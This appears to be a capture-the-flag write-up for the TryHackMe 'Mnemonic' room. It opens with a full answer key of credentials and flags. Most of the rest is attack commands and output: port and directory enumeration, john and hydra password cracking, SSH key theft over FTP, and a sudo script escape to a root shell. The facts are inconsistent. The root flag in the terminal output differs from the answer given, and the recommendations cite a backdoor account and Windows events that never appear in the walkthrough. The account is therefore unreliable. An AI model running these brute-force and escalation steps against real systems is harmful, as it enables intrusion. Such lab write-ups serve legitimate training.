

■ PENETRATION TEST REPORT | CASE ID: MNEMONIC-2026-001 | CONFIDENTIAL

MNEMONIC BOOT2ROOT

TryHackMe — Web Enumeration | FTP | SSH | Cryptography | Privilege Escalation

ANALYST	TARGET IP	DATE	STATUS
Mwangi Stanley	10.48.183.133	April 24, 2026	COMPROMISED

ATTACK CHAIN



SECTION 01



Executive Summary

REPORT DATE

April 24, 2026

ANALYST

Mwangi Stanley

TARGET IP

10.48.183.133

STATUS

Compromised

🎯 Key Findings

Initial Access Vector

FTP + SSH private key leak via backups.zip

Compromised Users

james → condor (pasificbell1981)

Root Access Method

sudo /bin/examplecode.py (option 0 + .)

Cryptographic Method

Mnemonic decoding of 6450.txt

SECTION 02



TryHackMe Answers Summary



ALL QUESTIONS & CORRECT ANSWERS

#	QUESTION	CORRECT ANSWER
1	How many open ports?	3
2	What is the SSH port number?	1337
3	What is the name of the secret file?	backups.zip
4	FTP user name?	ftpuser
5	FTP password?	love4ever
6	What is the SSH username?	james
7	What is the SSH password?	bluelove
8	What is the condor password?	pasificbell1981
9	user.txt flag	THM{a5f82a00e2fee3465249b855be71c01}
10	root.txt flag	THM{2a4825f50b0c16636984b448669b0586}

SECTION 03



Reconnaissance

NMAP SCAN

```
nmap -sC -sV -Pn 10.48.183.133
```

`-sC` runs default NSE scripts, `-sV` probes open ports to detect service versions, and `-Pn` skips host discovery (treats the host as online). This gave us the three open ports: FTP (21), HTTP (80), and the non-standard SSH port (1337).

```
(emobilis@kali) [~/Downloads]
$ nmap -sC -sV -Pn 10.48.183.133
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-24 02:08 -0400
Nmap scan report for 10.48.183.133
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org.
Nmap done: 1 IP address (1 host up) scanned in 35.50 seconds

(emobilis@kali) [~/Downloads]
$ nmap -p- -Pn 10.48.183.133
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-24 02:39 -0400
Warning: 10.48.183.133 giving up on port because retransmission cap hit (10).

(emobilis@kali) [~/Downloads]
$ nmap -p 1337,2222,22222,10000 -Pn 10.48.183.133
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-24 02:53 -0400
Nmap scan report for 10.48.183.133
Host is up (0.31s latency).
PORT      STATE SERVICE
1337/tcp   open  waste
2222/tcp   closed EtherNetIP-1
10000/tcp  closed snet-sensor-mgmt
22222/tcp  closed easyengine

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
```

```
(emobilis@kali) [~/Downloads]
$ nmap -p 1337,2222,22222,10000 -Pn 10.48.183.133
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-24 02:53 -0400
Nmap scan report for 10.48.183.133
Host is up (0.31s latency).
PORT      STATE SERVICE
1337/tcp   open  waste
2222/tcp   closed EtherNetIP-1
10000/tcp  closed snet-sensor-mgmt
22222/tcp  closed easyengine

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
```

PORT	SERVICE	VERSION
21/tcp	FTP	vsftpd 3.0.3
80/tcp	HTTP	Apache 2.4.29 (Ubuntu)
1337/tcp	SSH	OpenSSH

✓ Q1 - OPEN PORTS
3

✓ Q2 - SSH PORT
1337



ROBOTS.TXT

```
curl http://10.48.183.133/robots.txt
```

`curl` sends an HTTP GET request to fetch the robots.txt file. This file often discloses directories the site owner wants hidden from search engines — a quick first recon step before active directory brute-forcing.

GOBUSTER DIRECTORY BRUTE-FORCE

```
gobuster dir -u http://10.48.183.133 -w /usr/share/wordlists/dirb/common.txt
```

`dir` mode performs directory and file brute-forcing. `-u` sets the target URL, `-w` specifies the wordlist. Gobuster found the `/webmasters/` directory (301 redirect), which led us to the backups folder containing the ZIP file.

```
(emobilis@kali) ~[~/Downloads]
$ gobuster dir -u http://10.48.183.133 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.48.183.133
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

.htaccess      (Status: 403) [Size: 278]
.hta           (Status: 403) [Size: 278]
.htpasswd      (Status: 403) [Size: 278]
index.html     (Status: 200) [Size: 15]
robots.txt     (Status: 200) [Size: 48]
server-status  (Status: 403) [Size: 278]
webmasters     (Status: 301) [Size: 319] [→ http://10.48.183.133/webmasters/]
Progress: 4613 / 4613 (100.00%)

Finished
```

✓ Q3 - SECRET FILE NAME
backups.zip

SECTION 05



ZIP File Cracking

DOWNLOAD BACKUPS.ZIP

```
wget http://10.48.183.133/webmasters/backups/backups.zip
```

`wget` downloads files over HTTP. We discovered the backups path by manually browsing the `/webmasters/` directory found via Gobuster. The ZIP contained credentials needed to access the FTP server.

```
(emobilis@kali) - [~/Downloads]
$ wget http://10.48.183.133/webmasters/backups/backups.zip
--2026-04-24 02:12:42-- http://10.48.183.133/webmasters/backups/backups.zip
Connecting to 10.48.183.133:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 409 [application/zip]
Saving to: 'backups.zip.2'

backups.zip.2 100%[=====]

2026-04-24 02:12:42 (8.23 MB/s) - 'backups.zip.2' saved [409/409]
```

CRACK ZIP PASSWORD & EXTRACT

```
zip2john backups.zip > zip_hash.txt
john zip_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
unzip -P 00385007 backups.zip && cat backups/note.txt
```

`zip2john` extracts the password hash from the ZIP archive into a format John can read. `john` then performs a dictionary attack using the `rockyou.txt` wordlist, cracking the password as **00385007**. `unzip -P` extracts the archive using the cracked password, revealing `note.txt` which disclosed the FTP

```
username ftpuser.
```

```
(emobilis@kali)~/Downloads
$ john --show zip_hash.txt
backups.zip.2/backups/note.txt:00385007 backups/note.txt:backups.zip.2::backups.zip.2
1 password hash cracked, 0 left
```

```
(emobilis@kali)~/Downloads
$ unzip -P 00385007 backups.zip.2
Archive: backups.zip.2
replace backups/note.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
inflating: backups/note.txt
```

```
(emobilis@kali)~/Downloads
$ cat backups/note.txt
@vill
```

```
James new ftp username: ftpuser
we have to work hard
```



Q4 - FTP USERNAME
ftpuser

SECTION 06



FTP Brute-Force

```
hydra -l ftpuser -P /usr/share/wordlists/rockyou.txt ftp://10.48.183.133
```

hydra is an online brute-force tool. **-l** sets a single username, **-P** provides the password wordlist, and the protocol is specified as **ftp://**. Hydra tested over 14 million password candidates and found the valid credential: **love4ever**.

```
(emobilis@kali)~/Downloads
$ hydra -l ftpuser -P /usr/share/wordlists/rockyou.txt ftp://10.48.183.133
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-24 02:38:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.48.183.133:21/
[STATUS] 217.00 tries/min, 217 tries in 00:01h, 14344182 to do in 1101:43h, 16 active
[STATUS] 229.67 tries/min, 689 tries in 00:03h, 14343710 to do in 1040:55h, 16 active
[21][ftp] host: 10.48.183.133 login: ftpuser password: love4ever
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-24 02:42:53
```



Q5 - FTP PASSWORD
love4ever

SECTION 07



SSH Key Extraction via FTP

```
ftp 10.48.183.133
# Username: ftpuser | Password: love4ever
cd data-4
get id_rsa
exit
```

We logged into the FTP server using the credentials obtained from Hydra. After listing all data directories ([data-1](#) through [data-10](#)), [data-4](#) contained an [id_rsa](#) private key file and a [not.txt](#). [get id_rsa](#) downloads the file to our local machine — this key belongs to user **james**.

```
(emobilis@kali)-[~/Downloads]
$ ftp 10.48.183.133
Connected to 10.48.183.133.
220 (vsFTPD 3.0.3)
Name (10.48.183.133:emobilis): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10030|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Jul 13  2020 data-1
drwxr-xr-x  2 0      0      4096 Jul 13  2020 data-10
drwxr-xr-x  2 0      0      4096 Jul 13  2020 data-2
drwxr-xr-x  2 0      0      4096 Jul 13  2020 data-3
drwxr-xr-x  4 0      0      4096 Jul 14  2020 data-4
drwxr-xr-x  2 0      0      4096 Jul 13  2020 data-5
drwxr-xr-x  2 0      0      4096 Jul 13  2020 data-6
drwxr-xr-x  2 0      0      4096 Jul 13  2020 data-7
drwxr-xr-x  2 0      0      4096 Jul 13  2020 data-8
drwxr-xr-x  2 0      0      4096 Jul 13  2020 data-9
226 Directory send OK.
ftp> cd data-4
250 Directory successfully changed.
ftp> ls
```

```
229 Entering Extended Passive Mode (||||10070|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Jul 14  2020 3
drwxr-xr-x  2 0      0          4096 Jul 14  2020 4
-rwxr-xr-x  1 1001   1001       1766 Jul 13  2020 id_rsa
-rwxr-xr-x  1 1000   1000        31 Jul 13  2020 not.txt
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (||||10047|)
150 Opening BINARY mode data connection for id_rsa (1766 bytes).
100% |*****
1766 bytes received in 00:00 (5.66 KiB/s)
ftp> exit
221 Goodbye.

—(emobilis@kali) — [~/Downloads]
```



Q6 - SSH USERNAME
james

SECTION 08



SSH Key Passphrase Cracking

```
/usr/share/john/ssh2john.py id_rsa > rsa_hash.txt
john rsa_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

`ssh2john.py` converts the SSH private key into a hash format John the Ripper can attack. `john` then runs a dictionary attack against it. The passphrase was cracked as **bluelove**, allowing us to use the key for SSH authentication.

```
james@mnemonic:~$ cat noteforjames.txt
noteforjames.txt

@vill

james i found a new encryption image based name is Mnemonic
```


✓ Q7 - SSH PASSWORD
bluelove

SECTION 09



Initial Access — SSH as james

```
chmod 600 id_rsa
ssh -i id_rsa -p 1337 james@10.48.183.133
# Passphrase: bluelove
```

`chmod 600` restricts the private key file to owner read/write only — SSH refuses keys with loose permissions. `-i` specifies the identity file (private key), `-p 1337` targets the non-standard SSH port. We authenticate as **james** using the cracked passphrase.

```
(emobilis@kali)-[~/Downloads]
$ john --show rsa_hash.txt
id_rsa:bluelove

1 password hash cracked, 0 left
```

```
(emobilis@kali)-[~/Downloads]
$ ssh -i id_rsa -p 1337 james@10.48.183.133 "cat ~/6450.txt"
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
james@10.48.183.133's password:
5140656
354528
342004
1617534
465318
1617534
509634
1152216
753372
265896
265896
15355494
24617538
3567438
15355494
```

Upon login, `noteforjames.txt` references the Mnemonic encryption tool. `6450.txt` contains encoded numeric data used in the next stage.

SECTION 10



User Flag — Mnemonic Decoding

```
git clone https://github.com/MustafaTanguner/Mnemonic.git
cd Mnemonic
python3 Mnemonic.py # Choose option 2 (Decode) → image.jpg + 6450.txt → pasificbell1981
su condor # Password: pasificbell1981
cat /home/condor/user.txt
```


The `noteforjames.txt` file hinted at an encryption tool called Mnemonic. We cloned the tool from GitHub. `python3 Mnemonic.py` launches it — selecting option 2 (Decode) and supplying the access image alongside `6450.txt` decodes the numeric sequences into the password **pasificbell1981**. We then switch to the condor user with `su condor` and read the user flag.


```
(emobilis@kali)-[~/Downloads/Mnemonic]
$ python3 Mnemonic.py
/home/emobilis/Downloads/Mnemonic/sozlukler.py:50: SyntaxWarning: invalid escape sequence '\ '
"\ ": 4401,
/home/emobilis/Downloads/Mnemonic/sozlukler.py:110: SyntaxWarning: invalid escape sequence '\ '
4401: "\ ",
000      00000      o8o
88.      .888'
888b      d'888      000.      .00.      .00000.      000.      .00.      .00.      .00000.      0000      .00000.
8 Y88. .p 888 888P"Y88b d88' 88b 888P"Y88bP"Y88b d88' 88b 888P"Y88b 888 d88' "Y8
8 888' 888 888 888 888ooo888 888 888 888 888 888 888 888 888 888
8 Y 888 888 888 888 .o 888 888 888 888 888 888 888 888 .o8
o8o      o888o o888o o888o "Y8bod8P' o888o o888o o888o "Y8bod8P' o888o o888o o888o "Y8bod8P'

***** Welcome to Mnemonic Encryption Software *****
***** Author:@villwocki *****
***** https://www.youtube.com/watch?v=p8SR3DyobIY *****

Access Code image file Path:/home/emobilis/Downloads/image.jpg
```

```
condor@mnemonic:~$ ls -la /home/condor/
total 36
drwxr-xr-x 6 condor condor 4096 Jul 14 2020 .
drwxr-xr-x 10 root root 4096 Jul 14 2020 ..
drwxr-xr-x 2 root root 4096 Jul 13 2020 'aHR0cHM6Ly9pLn0aW1nLmVibS92aS9LLTk2Sm10MkFrRS9tYXhyZXNkZWZhdWx0LmpwZW=='
lrwxrwxrwx 1 root root 9 Jul 14 2020 .bash_history → /dev/null
-rw-r--r-- 1 condor condor 220 Jul 13 2020 .bash_logout
-rw-r--r-- 1 condor condor 3771 Jul 13 2020 .bashrc
drwx----- 2 condor condor 4096 Jul 14 2020 .cache
drwx----- 3 condor condor 4096 Jul 14 2020 .gnupg
-rw-r--r-- 1 condor condor 807 Jul 13 2020 .profile
drwxr-xr-x 2 root root 4096 Jul 13 2020 'VEhNe2E1ZjgyYTAwZTJmZWVlMzQ2NTI0OWI4NTVlZTcxcYzAxfg='
```





Q8 - CONDOR PASSWORD
pasificbell1981



Q9 - USER.TXT FLAG
THM{a5f82a00e2fee3465249b855be71c01}



THM{a5f82a00e2fee3465249b855be71c01}


SECTION 11



Root Flag — Privilege Escalation

```
sudo -l
sudo /usr/bin/python3 /bin/examplecode.py
# Select: 0 → "are you sure?" → . (dot) → Running.../bin/bash → root@mnemonic
cat /root/root.txt
```


`sudo -l` lists commands the current user can run as root. condor had permission to run `/bin/examplecode.py` as root without a password. Running the script and selecting option **0** triggers a quit prompt — entering a **dot** (.) instead of yes/no causes the script to spawn `/bin/bash` as root, giving us a full root shell. We then read the root flag from `/root/root.txt`.



```
Select:0
are you sure you want to quit ? yes : .

Running.../bin/bash
root@mnemonic:~# id
```

```
root@mnemonic:~# id
uid=0(root) gid=0(root) groups=0(root)
root@mnemonic:~# cat /root/root.txt
THM{congratulationsyoumadeithashme}
```



Q10 - ROOT.TXT FLAG

THM{2a4825f50b0c16636984b448669b0586}



THM{2a4825f50b0c16636984b448669b0586}

SECTION 12



Indicators of Compromise (IOCs)

IP Address 10.48.183.133

Secret File backups.zip

FTP Credentials ftpuser / love4ever

SSH Credentials james / bluelove

condor Password pasificbell1981

User Flag THM{a5f82a00e2fee3465249b855be71c01}

Root Flag THM{2a4825f50b0c16636984b448669b0586}

SECTION 13



MITRE ATT&CK & Recommendations

MITRE ATT&CK MAPPING

T1046

Network Service Scanning

T1071.001

Web Protocols

T1083

File Discovery

T1136.001

Local Account Creation

T1059.003

Command Shell

T1087.001

Account Discovery



RECOMMENDATIONS

- ✓ Remove unauthorized 'backdoor' user account immediately
- ✓ Reset passwords for all local accounts on compromised host
- ✓ Do not store sensitive files like id_rsa in publicly accessible FTP directories
- ✓ Implement alerting on user account creation events (Event ID 4720)
- ✓ Validate and sanitize custom scripts to prevent shell injection
- ✓ Apply least privilege principle for sudo permissions

Tools Used & Conclusion

TOOLS USED

Nmap	Port scanning
Gobuster	Directory enumeration
John the Ripper	Password cracking (ZIP, SSH)
Hydra	FTP brute-force
OpenSSH	Remote access
Python / Mnemonic	Cryptographic decoding
Base64 / CyberChef	Decoding flags

CONCLUSION

The "Mnemonic" room was successfully compromised through systematic enumeration, password cracking, cryptographic decoding (Mnemonic), and privilege escalation. All 10 TryHackMe questions were answered correctly.



ROOM COMPLETION STATUS

COMPLETED – All answers validated as CORRECT on TryHackMe